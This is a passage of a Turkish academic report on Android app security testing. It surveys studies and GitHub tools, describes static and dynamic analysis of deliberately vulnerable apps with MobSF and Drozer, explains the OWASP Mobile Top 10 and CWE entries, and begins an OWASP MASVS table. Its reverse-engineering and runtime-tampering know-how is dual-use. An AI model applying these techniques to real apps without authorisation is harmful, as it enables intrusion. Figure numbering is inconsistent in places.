Büyüköze Selma tarafından, 2019 yılında yayınlanan ‘Mobil Uygulama Marketlerinin Güvenlik Modeli İncelemeleri’ isimli çalışmada; uygulama marketlerin güvenliği, işletim sistemi güvenliği, mobil uygulamalarda güvenlik zafiyetleri ve bu zafiyetlerin tespiti için kullanılan araçların karşılaştırılması, Android ve iOS uygulama güvenlik modeli konuları açıklanmıştır. Kullanıcı ve geliştiricilere güvenli yazılım geliştirme ve kullanma konusunda tavsiyeler verilmiştir.

Alanda A. Ve diğerkleri tarafından, 2020 yılında yayınlanan ‘Mobile Application Security Penetration Testing Based on OWASP’ isimli çalışmada, OWASP mobil uygulama güvenliğı top10 zafiyetler listesini baz alarak beş farklı uygulama üzerinde bu zafiyetler test edilmiştir. Test edilen bu uygulamaların hangi zafiyetleri barındırdığı çalışmada raporlanmıştır.

Kayabaşı G. ve diğerkleri tarafından, 2020 yılında yayınlanan ‘Mobil Cihazlarda Zararlı Yazılım Tespitinde Kullanılan Statik Analiz Araçları’ isimli çalışmada, Android işletim sistemine sahip cihazlarda zararlı yazılımların tespit edilebilmesi amacıyla statik test yöntemine odaklanılmıştır. Geliştirilen statik analiz yöntemi çok kaynak tüketmeyen ve mobil uygulama ihtiyaçlarına uyum sağlayan sınıflandırıcıların kullanımına izin vermiştir. Bu yöntemde sunucudan yararlanılmış olsa da sunucuya bağımlı kalınmamıştır. Böylece ağır öğrenme mekanizması için uzak sunucu entegrasyonu kullanılmıştır. Çalışma genelinde zararlı yazılım türleri açıklanarak statik analiz mimarileri hakkında bilgiler verilmiştir. Çalışma sonucunda ise bu mimariler karşılaştırılmıştır.

2.2.2.Açık Kaynak Kodlu Projeler

Açık kaynak kodlu projeler github üzerinden araştırılmıştır.

vaib25vicky isimli kullanıcının yayınladığı ‘awesome-mobile-security’ isimli repositoryde; Android ve İOS işletim sistemi hakkında bilgilerin bulunduğu tüm yazı, makale, blog linkleri kitaplar, kurslar, test araçları, dinamik ve statik test adımları, uygulama için lablar, kısacası mobil uygulama güvenliğı konusunda kendini geliştirmek isteyen adaylar için gereken tüm bilgiler bulunmaktadır.

m0bilesecurity isimli kullanıcının yayınladığı ‘RMS-Runtime-Mobile Security’ isimli repositoryde; Frida tarafından desteklenen runtime’da Android ve İos uygulamalarının yönetilmesine yardımcı, güçlü bir web arabirim olan RMS’nin kurulumu ve çalışma mantığı anlatılmaktadır. RMS; yüklenen tüm sınıfların ve görelî yöntemlerin kolayca boşaltılabilmesi, her şeyin anında bağlanabilmesi, yöntemlerin argümanlarının ve dönüş değerinin izlenebilmesi, özel komut dosyalarının ve diğerk birçok yararlı şeyin yüklenmesini sağlamaktadır. Aynı zamanda bu repository, OWASP Kırılmaz Android Uygulaması Düzey 1 ve 2’yi Runtime Mobile Security (RMS) ile çözme konusunda yayınlar ve araçlar barındırmaktadır.

dpnishant isimli kullanıcının yayınladığı ‘appmon’ isimli repositoryde; Appmon yerel macOS, iOS ve android işletim sistemine sahip uygulamaların sistem API çağrılarını izlemek ve kurcalamak için kullanılan otomatik bir çerçevedir. Frida’ya dayanmaktadır. AppMon

Sniffer, Intruder, Android Tracer ve IPA Installer bileşenlerinden oluşur. AppMon Sniffer, bir uygulama tarafından gerçekleştirilen ilginç işlemleri bulmak için API çağrılarının durdurulmasını sağlar. Appmon Intruder, değişiklik yapılan uygulamanın orijinal davranışını oluşturmak için API çağrı verilerini değiştirir. AppMon Android Tracer, Android APK'larında Java sınıflarını, yöntemlerini, argümanlarını ve veri türlerini otomatik olarak izler. AppMon IPA Installer, jailbreak yapılmamış iOS cihazlarında 'denetlenebilir' IPA'lar oluşturur ve yükler. AppMon APK Builder ise köklü olmayan Android cihazlarda 'denetlenebilir' APK'lar oluşturur.

olacaps isimli kullanıcının yayınladığı 'jackhammer' isimli repositoryde; tüm güvenlik ekibi sorunlarını çözmek için tek bir güvenlik açığı değerlendirme/yönetim aracı olan jackhammer'dan bahsedilmiştir. Jackhammer, güvenlik ekibi ile geliştirme ekibi, QA ekibi arasındaki boşluğu kapatmak ve üretime giren kodun kalitesini anlamak ve izlemek için TPM'nin kolaylaştırıcısı olmak amacıyla oluşturulmuş bir iş birliği aracıdır. Dahili güvenlik açığı yönetimi özelliği ile statik kod analizi ve dinamik analiz yapabilmektedir. Hedef uygulamalardaki güvenlik açıklarını bulmakta ve güvenlik ekiplerinin bu yeni sürekli entegrasyon ve sürekli/çoklu dağıtım çağında kaosu yönetmesine yardımcı olmaktadır. Tamamen RBAC (Rol Tabanlı Erişim Kontrolü) üzerinde çalışır. Farklı ekiplerle iş birliği yapmak için geniş esneklik sağlayan bireysel taramalar ve ekip taramaları için harika panolar vardır. Tamamen herhangi bir açık kaynak/ticari araçla entegre edilebilen tak-çıkarmimari üzerine inşa edilmiştir. Jackhammer; kod, web uygulama, mobil uygulama, cms (wordpress), ağına karşı birden çok açık kaynak ve ticari aracı çalıştırmak için OWASP ardışık düzen projesini kullanmaktadır.

abhi-r3vo isimli kullanıcının yayınladığı 'EVABS' isimli repository'de Android uygulama güvenliğine yeni başlayanlar için bir öğrenme platformu olarak hareket etmek üzere kasıtlı olarak savunmasız olan açık kaynaklı bir Android uygulaması yer almaktadır. Amaç, hikâye tabanlı etkileşimli bir modelde, çok sınırlı bilgiye veya sıfır bilgiye sahip yeni başlayanlara, büyük ve yaygın olarak bulunan gerçek dünya tabanlı Android uygulama güvenlik açıklarından bazılarını tanıtmaktır. EVABS, seviye bazında zorluk yaklaşımını takip eder ve her seviyede oyuncu yeni bir konsept öğrenmektedir. Bu proje halen devam etmektedir ve mümkün olduğu kadar çok seviyeyi birleştirmeyi amaçlamaktadır.

t0thkr1s isimli kullanıcının yayınladığı 'allsafe' isimli repository'de, çeşitli güvenlik açıkları içeren kasıtlı olarak savunmasız bir uygulama olan Allsafe uygulaması tanıtılmıştır. Diğer güvenlik açığı bulunan Android uygulamalarından farklı olarak, bu uygulama bir CTF'den çok modern kitaplıkları ve teknolojileri kullanan gerçek hayattaki bir uygulamaya

benzemektedir. Uygulama içerisinde insecure logging, hardcoded credentials, root detection, arbitrary code execution, secure flag bypass, certificated pinning bypass, insecure broadcast receiver, deep link exploitation, sql injecton, vulnerable webview, smali patching ve native library modüllerini bulundurmaktadır.

lucideus-repo isimli kullanıcının yayınladığı ‘UnSAFE_Bank’ isimli repository’de, siber güvenlik risklerini ve acemilerin, geliştiricilerin ve güvenlik analistlerinin Web, Android ve iOS uygulamasında güvenlik açığı değerlendirme ve sızma testi becerilerini öğrenebilecekleri, hackleyebilecekleri ve doğaçlama yapabilecekleri çeşitli test senaryolarını dahil etmek amacıyla tasarlanmış temel bir sanal bankacılık paketi uygulaması olan UnSafe Bank uygulaması tanıtılmıştır.

2.3.Android Temel Güvenlik Testi

Android temel güvenlik testine göre; uygulamalar gerçek bir cihaz ile, emulatör ile veya çeşitli online araçlar ile test edilebilmektedirler. Bu çalışma kapsamında araştırmacılara sunulmak istenen online bir araç ile yapılan statik analizin aynı zamanda manuel bir biçimde de yapılması ve işlem adımlarının açıklanmasıdır. Aynı durum dinamik analiz için de geçerlidir.

Statik ve dinamik analiz için kullanılan araçlar; dex2jar, JD-GUI, Android Debug Bridge, APKtool, Genymotion, MobSF ve Drozer’dir.Tersine mühendislik yöntemleri kullanılarak uygulama Manifest.xml dosyasına ulaşılmıştır. Manifest dosyasında komutlar şifreli bir şekilde gözükmektedir. Bu şifreli kodları okunur hale getirebilmek için tersine mühendislik yöntemleri kullanılmaktadır. ADB aracı, sanal cihaz veya gerçek cihaz ile iletişim kurulmasını sağlamaktadır. ADB aracı sayesinde cihazı komut satırında kullanmak mümkündür. APKTool aracı, apk dosyalarının decompile edilerek smali kodlarına dönüştürülmesini sağlamaktadır. Dex2jar aracı, dex dosyalarının jar dosyalarına dönüştürmektedir. Jar haline getirilen dosyalar, JD-GUI aracılığıyla görüntülenmektedirler. Aynı işlemleri otomatik olarak yapan MobSF aracı da mobil uygulama analizi yapan bir frameworktur. Statik analiz için MobSF aracı kullanılmıştır. Dinamik analiz için ise Drozer aracı kullanılmıştır. Drozer mobil uygulama testlerinde kullanılan, uygulama çalışırken test edilmesini sağlayan bir araçtır.

ÜÇÜNCÜ BÖLÜM


Bu bölümde test edilen uygulamaların test ediliş adımları yani yöntem verilmiştir. Test edilmek üzere seçilen uygulamalar, içerisinde zafiyet barındıran uygulamalardır. Uygulamalar github platformu aracılığıyla indirilmiştir. Bu uygulamalar sırasıyla; OVAA, PIVA, Sieve, InsecureBankv2 ve DIVA'dır. Bu uygulamalar platformun bilinen en popüler güvenlik zafiyetlerini bir araya getiren uygulamalardır. Mobil uygulamalardaki zafiyetlerin detaylı bir şekilde açıklanması amacıyla bu uygulamalar seçilmiştir.

3.1. Statik Güvenlik Test Adımları

Statik analiz iki farklı biçimde gerçekleştirilmiştir. Öncelikle uygulamalara manuel biçimde Manifest dosyası analizi yapılmıştır. Ardından statik analiz, online bir araç olan MobSF aracı ile gerçekleştirilmiştir. İki yöntem kullanılmasının sebebi, belirlenemeyen zafiyet olmasının istenmemesidir.


MobSF aracı, Linux işletim sistemine sahip Virtual Box sanal makinasında kullanılmıştır. Öncelikle “git clone <https://github.com/MobSF/Mobile-Security-Framework-MobSF.git>” komutuyla terminale kopyalanmıştır. Ardından, “cd Mobile-Security-Framework-MobSF” komutuyla frameworke gidilmiştir. “./setup.sh” komutuyla kurulum tamamlanmıştır. “./run.sh” komutuyla MobSF aracı çalıştırılmıştır. MobSF’e bağlanmak için tarayıcıda “<http://0.0.0.0:8000>” bağlantısına gidilmiştir. MobSF aracının arayüzü, Şekil 1’de verilmiştir.

“Upload& Anlyze” butonuna tıklanarak, github üzerinden masaüstüne indirilen uygulama zip dosyası seçilmiştir. Böylece MobSF aracı analize başlamıştır.



Şekil 3. MobSF Uygulama Arayüzü

Analiz tamamlandığında Şekil 2’deki ekrana ulaşılmıştır. Bu ekranda görülen “PDF Report” seçeneğine tıklanarak analiz sonuçları pdf belgesi şeklinde görüntülenmiştir. Tüm uygulamalar için aynı işlem adımları izlenmiştir.



Şekil 4. MobSF Analiz Arayüzü

MobSF aracı detaylı raporlama hizmeti sunmaktadır. Bu rapor, sonuçlar kısmında verilmiştir. MobSF aracının raporlama detaylarının anlaşılması için aşağıdaki bilgiler verilmiştir. MobSF’in sunduğu rapor bölümlerinden uygulama dosya bilgileri bölümünde; uygulama adı, paket adı, dosya adı, ana aktivite, tarama tarihi, uygulama güvenlik skoru ve puan bilgileri bulunmaktadır.

MobSF uygulama parçaları bölümünde; aktiviteler, servisler, alıcılar, sağlayıcılar ve bu parçaların aktarılmasıyla oluşan parçalar bulunmaktadır. Bu parçaların aktarımında güvenlik açıkları oluşabilmektedir. Bu güvenlik açıkları sonuçlar bölümünde listelenmiştir.

Uygulamanın smali kodlarına, manifest dosyasına ve java kodlarına erişim tarama seçenekleri bölümünde bulunmaktadır. Aşağıda şekil 3’te tarama seçenekleri ekranı verilmiştir.



Şekil 5. MobSF Tarama Seçenekleri

Uygulama izinlerinin bulunduğu bölümde izinler; normal, medium ve high olmak üzere üç farklı seviye durumuna göre analiz edilmektedir. MobSF aracı izinleri tarayıp güvenlik derecelerine göre listeleme yapmaktadır. Bildirim dosyası, hata ayıklama olup olmaması, veri şemaları gibi birçok seçenek bu kısımda analiz edilmektedir. Mobil uygulamanın sertifika ile imzalanıp imzalanmadığı da yine MobSF’in statik analiz raporunda bulunmaktadır. Aynı

zamanda APKID analizine de olanak sağlamaktadır. APKID, Android işletim sistemi dosyalarındaki çeşitli paketleyici vb. araçların tanımlanmasını sağlayan açık kaynak kodlu bir araçtır. Domain Malware Check bölümünde, uygulamanın etki alanlarının kontrolü yapılmaktadır. Uygulamada bulunan tüm URL'ler ve IP adresleri listelenir ve bu bilgilerin kötü amaçlı yazılım olma durumu açıklanmaktadır. Aynı zamanda coğrafi konum da gösterilmektedir. MobSF, mobil uygulamaların string analizini de gerçekleştirmektedir. Stringlerin analiz edilmesi, Apk'nın iletişim kurduğu IP adreslerinin tespit edilebilmesi için oldukça önemlidir. Kodlanmış e-maillerin de analizi yapılmaktadır. Maillerin birçoğu geri derlenen kaynak kodları kullanılmasıyla oluşturulmaktadır. Hassas, kimlik verilerini içerebilmektedirler.

Kod analizi bölümünde; OWASP MSTG ve OWASP Top 10 baz alınarak analiz gerçekleştirilmektedir. Kod analizinde, CWE ve OWASP MASVS'ye göre zafiyetin uyduğu ilgili standart verilmiştir. CWE, MITRE topluluğu tarafından geliştirilmiş bir yazılım ve donanım zafiyetleri listesidir. MASVS , ios ve Android işletim sistemi için güvenli mobil uygulama geliştirmek ve bu uygulamaların güvenlik testini gerçekleştirmek için gereken bir güvenlik gereksinimleri çerçevesi oluşturmaya yönelik bir OWASP projesidir. MASVS; L1, L2 ve R olmak üzere üç doğrulama düzeyi sağlamaktadır. Sonuçlar bölümünde verilen tabloların daha iyi anlaşılması amacıyla OWASP MASVS VE CWE tabloları aşağıda verilmiştir.

3.1.1.OWASP MOBILE TOP 10

M1: Improper Platform Usage: Bir platform özelliğinin kötüye kullanımı veya platform güvenlik kontrollerinin kullanılmamasını sağlar. Android amaçları, platform izinleri, TouchID'nin kötüye kullanımı, mobil işletim sisteminin parçası olan diğer bazı güvenlik kontrollerini içermektedir. Açıkta olan herhangi bir API çağrısı burada saldırı vektörü olarak kullanılabilir. Bu zafiyetin önlenmesi için mobil uygulamanın sunucu tarafında güvenli kodlama ve yapılandırma uygulamaları kullanılmalıdır.

M2: Insecure Data Storage: Kayıp veya çalınmış olan bir mobil cihaza ulaşan kötü niyetli kimse, mobil cihazda çalışan kötü amaçlı yazılım veya rakip adına çalışan yeniden paketlenmiş başka bir uygulama bu zafiyete sebep olabilmektedir. Bir saldırganın mobil cihaza fiziksel olarak erişebilmesi durumunda, rakip mobil cihazı ücretsiz olarak kullanılabilen bir yazılımla bilgisayara bağlar. Bu araçlar, saldırganın genellikle depolanmış, kişisel olarak tanımlanabilir hassas bilgilerini içeren tüm üçüncü taraf uygulama dizilerini görmesine olanak

tanımlanmaktadır. Kötü amaçlı kişi, kötücül yazılım oluşturabilir veya bu tür bilgi varlıklarını çalmak için meşru bir uygulamayı değiştirebilmektedir.

M3: Insecure Communication: Bir mobil uygulama tasarlanırken, veriler genellikle bir istemci-sunucu şeklinde değiştirilir. Çözüm verilerini ilettiğinde, mobil cihazın operatör ağını ve interneti geçmesi gerekmektedir. Tehdit avcıları, kablo boyunca hassas veriler hareket ederken bu verileri ele geçirmek için güvenlik açıklarından yararlanılabilmektedir. Yerel ağınıza paylaştığınız kötü niyetli bir kimse veya güvenliği ihlal edilmiş, izlenen Wİ-Fİ, taşıyıcı veya ağ cihazları (yönlendiriciler, baz istasyonları, proxyler), mobil cihazdaki kötü amaçlı yazılım bu zafiyet türüne örnek verilebilir. Bu zafiyetlerin önlenmesi için telefon ağ tarfiğinin gözlemlenmesi gerekmektedir. Uygulama tasarımı ve yapılandırılmasının incelenmesi gerekmektedir.

M4: Insecure Authentication: Kimlik doğrulama güvenlik zafiyetidir. Saldırgan, kimlik doğrulama şemasında savunmasız bir kısım olduğunu anladığında, mobil uygulamanın arka uç sunucusuna hizmet istekleri göndererek kimlik doğrulamasını taklit etmektedir veya bu kısmı atlar. Bu işlem kötücül yazılımlar veya botnetler aracılığıyla yapılır. Mobil uygulama, bir erişim belirteci sağlamadan, arka uç API hizmeti isteğini kimliği belirsiz bir biçimde yürütebiliyorsa, mobil uygulama herhangi bir parolayı veya paylaşılan bilgileri cihazda yerel olarak saklanırsa, parola girmeyi basitleştirmek için zafiyet bir parola ilkesi kullanılıyorsa, Touch ID gibi bir özellik kullanılıyorsa bu güvenlik zafiyetini barındırıyor olabilmektedir. Dört haneli pin numarası ile kimlik doğrulamaya izin verilmeyerek, kalıcı kimlik doğrulama etkinleştirilmeyerek, Beni hatırla vb. işlevleri cihaza kaydedilmeyerek, verilerin, kullanıcının oturum açma kimlik bilgilerinden güvenli bir şekilde türetilen bir şifreleme anahtarı kullanılarak bu zafiyeti önlemek mümkündür.

M5: Insufficient Cryptography: Uygun olmayan bir biçimde şifrelenen verilere fiziksel erişimi olan veya bir düşman adına hareket eden mobil kötücül yazılımlar bu zafiyete sebep olmaktadır. Açıkta kalan herhangi bir API çağrısı burada saldırı vektörü olarak kullanılabilmektedir. Bu zafiyetten yararlanabilmek için bir saldırı, şifreleme sürecindeki zayıf şifreleme algoritmaları veya kusurları nedeniyle şifrelenmiş kodu veya hassas verileri orijinal şifrelenmemiş biçimine dönüştürmesi gerekmektedir. Bu zafiyet, mobil cihazdan verilerin yetkisiz şekilde alınmasına sebep olmaktadır. Bu zafiyeti anlamanın iki yolu bulunmaktadır. İlk olarak mobil uygulama, şifreleme ve şifre çözme işleminin arkasında kusurlu olan ve kötü amaçlı kişiler tarafından hassas bilgilerin şifre bilgisini çözmek amacıyla kullanılabilecek bir süreç kullanılabilmektedir. İkinci yöntem, şifresi çözülebilen bir şifreleme

ve şifre çözme algoritması uygulamak ve bundan yararlanmaktır. Hassas veriler, mobil cihazda depolanmamalıdır. NIST yönergeleri izlenerek en az on sene boyunca zaman testine dayanacak kriptografik standartlar uygulanmalıdır.

M6: Insecure Authorization: Yetkilendirme güvenlik zafiyetidir. Yetkilendirme planı öğrenilerek uygulama kimlik doğrulamasından geçen saldırgan, yönetim işlevlerini yürütmek için savunmasız bir uç noktaya odaklanırlar. Bu zafiyet, kötü amaçlı yazılımlar veya botneler ile yapılmaktadır. Güvensiz yetkilendirmeye karşı savunmasız halde olunup olunmadığını anlamak için öncelikle kimlik doğrulama ile yetkilendirme arasındaki farkı bilmek gerekmektedir. Kimlik doğrulama, bir bireyi tanımlama işlemidir. Yetkilendire ise tanımlanan kişinin eylemi gerçekleştirmesi için gerekli izinlere sahip olup olmadığını kontrol etme işlemidir. Bu iki kavram birbirleriyle ilişkili farklı işlemlerdir. Bu zafiyeti önlemek için; kimliği doğrulanmış kullanıcının rol ve izinlerini doğrulamak, mobil cihazda bulunan herhangi bir role veya izin bilgisine güvenmekten kaçınmak etkili olmaktadır.

M7: Client Code Quality: Bu zafiyet türü kendi başlarına güvenlik sorunu olmak zorunda değildir. Güvenlik zafiyetine sebep olmaktadır. Kötü amaçlı kişiler genellikle, kurbanı özel olarak hazırladıkları girdileri kullanarak bu güvenlik açığından yararlanmaktadırlar. Bu girdiler, istismarın gerçekleştiği mobil cihazda bulunan koda aktarılmaktadır. Bellek sızıntıları ve arabellek taşmalarından yararlanılarak bu zafiyet sömürülmektedir. Bu tür sorunları manuel kod incelemesiyle bulmak oldukça zordur. O sebeple statik analiz araçları kullanılmaktadır. Bu zafiyeti önlemenin yolları; ortak kullanılan tutarlı kod kalıplarını sürdürmek, okunması kolay ve iyi belgelenmiş kodlar yazmak, arabellekleri kullanırken, gelen arabellek verilerinin uzunluklarının, hedef arabellek uzunluğunu aşmayacağını doğrulamak olarak söylenebilmektedir.

M8: Code Tampering: Saldırgan, üçüncü taraf uygulama mağazalarında barındırılan uygulamaların, kötü niyetli versiyonları aracılığıyla kod değişikliğinden yararlanmaktadır. Ayrıca, kimlik avı saldırıları aracılığıyla da kullanıcı kandırılabilir. Kod kurcalama işlemine karşı tüm mobil uygulamalar savunmasız durumdadır. Uygulamaların çalışması için yazılan kodların tümü, kodu üreten kişi veya kuruluşun kontrolünde olmayan sanal bir ortamda çalışmaktadır. Kodun çalıştığı ortamı değiştirmenin de farklı yolları bulunmaktadır. Bu durum, farklı kişilerin kodu düzeltmesine veya bozmasına olanak sağlamaktadır.

Mobil uygulama kod kurcalama işlemini algılayabilmelidir. Çalışma zamanında, bir kod bütünlüğü ihlaline uygun şekilde tepki verebilmelidir. Android işletim sisteminde cihazın rootlu

olup olmadığını algılamak için birkaç yöntem vardır. Bunlardan biri test anahtarlarını kontrol etmektir. Bunun için, build.prop kısmında geliştirici derlemesi veya resmi olmayan rom'un "ro.build.tags=test-keys" satırını içerip içermediği kontrol edilmelidir. Bir diğer yöntem, OTA sertifikalarının kontrol edilmesidir. Bu kontrol için yapılması gereken, "file /etc/security/otacerts.zip" dosyasının var olup olmadığını kontrol etmektir. Rootlu olduğu bilinen birkaç apk'yı kontrol etmek de bir diğer yöntemdir.

Bu yönteme örnek olarak:

- com.noshufou.android.su
- com.thirdparty.superuser
- eu.chainfire.supersu
- com.koushikdutta.superuser

SU izinleri kontrol edilmelidir. Bu izinler:

- /system/bin/su
- /system/sbin/su
- /sbin/su
- /system/su
- /system/bin/.ext/.su

Su komutu çalıştırılıp kullanıcının kimliği kontrol edilmelidir. Kontrol sonucunda 0 değeri döndürülüyorsa komutun başarılı çalıştığı anlamına gelmektedir.

M9: Reverse Engineering: Saldırganın, uygulamayı birçok araç kullanarak analiz etmesi işlemidir. Genel olarak tüm uygulamalar, bu işlemde etkilenmektedirler. Çalışma zamanında dinamik iç izlemeye izin veren programlama dillerinde risk daha fazladır. Bu programlama dillerine; Java, .Net, Objective C ve Swift örnek verilebilir. Tersine mühendisliğe bir uygulamanın ne kadar duyarlı olduğunu anlamak için, uygulamanın mağaza sürümü kontrol edilmelidir. Eğer ikili şifreleme kullanılıyorsa bu şifre çözülmelidir. "Saldırı vektörleri" kısmında bulunan araçlar ile ikili dosya çözülmelidir. Ardından uygulamanın dize tablosu, kontrolleri ve kaynak kodları incelenir. Eğer bu işlem kolayca yapılabiliyorsa kod hassas anlamına gelmektedir. Tersine mühendislik önlenmek isteniyorsa, obfuscator aracı kullanılmalıdır.

M10: Extraneous Functionality: Saldırgan, arka uç sistemdeki gizli fonksiyonları keşfetmek istiyorsa mobil uygulama içerisinde bulunan gereksiz işlevleri incelemektedir. Son kullanıcının müdahalesi gerekmeden, gereksiz işlevlerden yararlanılabilmektedir. Saldırgan bu

işlemi saldırı gerçekleştireceği zaman bu işlem sayesinde bulduğu anahtar ve gizli işlevlerden yararlanarak gerçekleştirecektir. Bu zafiyete örnek olarak, geliştiricinin yazdığı, iki faktörlü doğrulamayı devre dışı bırakan test verilebilir. Bu zafiyetin önlenmesi için, kod geliştirildikten sonra manuel güvenli kod incelenmesi yapılmalıdır. Uygulamanın yapılandırma ayarları incelenmelidir. Test kodlarında, uygulamanın son üretim derlemesine dahil edilip edilmediğine bakılmalıdır. API uç noktaları incelenerek bu uç noktalara dair aşırı açıklayıcı bir not yazılıp yazılmadığı kontrol edilmelidir (OWASP Mobile Top 10).

3.1.2.MITRE CWE Test Sonuçlarındaki Zafiyetler

CWE 89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'): Saldırganın SQL ifadelerine, SQL enjeksiyonu web sayfası girişi yoluyla yerleştirmesidir. Genellikle kullanıcıdan, kullanıcı bilgilerini girdi olarak alıp veritabanında SQL ifade yerleştirilmesi şeklinde gerçekleştirilmektedir.

CWE 276: Incorrect Default Permissions (Yanlış Varsayılan İzinler): Kurulu dosya izinleri, kurulum ensasında uygulamaya erişen herkesin bu dosyaları değiştirmesine izin verecek şekilde ayarlanır.

CWE 532: Insertion of Sensitive Information Into Log File (Log Dosyasına Hassas Bilgilerin Eklenmesi): Log dosyalarına yazılan bilgiler içerisinde hassas verileri barındırıyor olabilmektedirler. Bir saldırıya yol haritası çizebilecek bilgiler barındırabilir ve kullanıcı bilgilerini açığa çıkarabilir.

CWE 312: Cleartext Storage of Sensitive Information(Hassas Bilgilerin Açık Metin Biçiminde Depolanması): Uygulama hassas verileri, başka bir kontrol alanı tarafından erişilebilir bir depoda açık metin ifadesi olarak saklanmaktadır. Açık metin biçiminde saklanan bilgiler, saldırganlar tarafından rahatlıkla okunabilmektedir.

CWE 330: Use of Insufficiently Random Values (Yetersiz Rastgele Değerlerin Kullanımı): Rastgele değerlerin kullanımı, saldırganın bir sonraki değeri tahmin etmesi ve bu tahmini başka bir kullanıcı kimliğini kullanarak hassas bilgilere erişmesine sebep olabilmektedir.

CWE 327:Use of a Broken or Risky Cryptographic Algorithm (Bozuk veya Riskli Kriptografik Algoritma Kullanımı): Bozuk veya kullanımı riskli bir algoritmanın kullanımı, hassas bilgilerin erişilmesine neden olacak gereksiz alınmış bir risktir. Standart olmayan algoritmalar kullanmak bu zafiyete sebebiyet vermektedir.

CWE 649:Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking(Bütünlük Kontrolü Olmadan Güvenlikle İlgili Girdilerin Gizlenmesine veya Şifrelenmesine Güvenme: Bu zafiyette saldırganın amacı, sistemdeki ayrıcalıklarını yükseltmek ve bilgileri ifşa edecek veya sistemin davranışını değiştirecek şekilde başka bir kabul edilebilir değer bulmaktır. Uygulama, bu kritik parametreleri bütünlük için korumazsa, bu değerlerin değiştirildiğini belirleyememektedir. Verileri gizlilik amacıyla korumak için kullanılan önlemler, bütünlük hizmetini sağlamak için kullanılmamalıdır.

3.1.3.OWASP MASVS

Tablo 1. Veri Depolama ve Gizlilik Gereksinimleri:

#	Referans	Açıklama	L1-Standart Güvenlik	L2- Hassas Veri İçeren Kritik Uygulamalar İçin Ek Güvenlik
2.1	MSTG- STORAGE-1	PII(Personality Identifiable Information), kullanıcı kimlik bilgileri veya kriptografik anahtarlar gibi hassas verileri depolamak için sistem kimlik depolama olanakları kullanılmalıdır.	x	x
2.2	MSTG- STORAGE-2	Hassas veriler, uygulama alanı veya sistem kimlik depolama alanları dışındaki alanlarda saklanmamalıdır.	x	x
2.3	MSTG- STORAGE-3	Uygulama günlüklerine hassas veriler yazılmamalıdır.	x	x
2.4	MSTG- STORAGE-4	Mimarının gerekli bir parçası olmadığı sürece hiçbir hassas veri üçüncü taraflarla paylaşılmamalıdır.	x	x
2.5	MSTG- STORAGE-5	Hassas verileri işleyen metin girişlerinde klavye önbellek özelliği devre dışı bırakılmalıdır.	x	x
2.6	MSTG- STORAGE-6	IPC(Inter Process Communication) mekanizmaları aracılığıyla hiçbir hassas veri açığa çıkarılmamalıdır.	x	x
2.7	MSTG- STORAGE-7	Parola veya pin gibi hassas veriler, kullanıcı arabirimi aracılığıyla açığa çıkarılmamalıdır.	x	x
2.8	MSTG- STORAGE-8	Mobil işletim sistemi tarafından oluşturulan yedeklemelere hiçbir hassas veri dahil edilmemelidir.		x

2.9	MSTG- STORAGE-9	Uygulama, arka plana taşındığında hassas verileri görünümünden kaldırmalıdır.		x
2.10	MSTG- STORAGE-10	Uygulama hassas verileri hafızada gerekenden daha uzun süre tutmamalı ve kullanımdan sonra hafıza temizlenmelidir. Uygulama, kullanıcının bir cihaz şifresi ayarlamasını zorunlu kılmak gibi minimum bir cihaz erişimi güvenliği politikası uygulamalıdır.		x
2.11	MSTG- STORAGE-11	Uygulama, kullanıcının bir cihaz şifresi ayarlamasını zorunlu kılmak gibi minimum bir cihaz erişimi güvenliği politikası uygulamalıdır.		x
2.12	MSTG- STORAGE-12	Uygulama, kullanıcıyı işlenen kişisel olarak tanımlanabilir bilgi türlerinin yanı sıra kullanıcının uygulamayı kullanırken izlemesi gereken en iyi güvenlik uygulamaları konusunda eğitmelidir.		x
2.13	MSTG- STORAGE-13	Mobil cihazda yerel olarak hiçbir hassas veri depolanmamalıdır. Bunun yerine, veriler gerektiğinde uzak bir uç noktadan alınmalı ve yalnızca bellekte tutulmalıdır.		x
2.14	MSTG- STORAGE-14	Hassas verilerin yine de yerel olarak depolanması gerekiyorsa, kimlik doğrulaması gerektiren donanım destekli depolamadan türetilen bir anahtar kullanılarak şifrelenmelidir.		x
2.15	MSTG- STORAGE-15	Çok sayıda başarısız kimlik doğrulama girişiminden sonra uygulamanın yerel depolama alanı silinmelidir.		x

Tablo 2.Kriptografi Gereksinimleri:

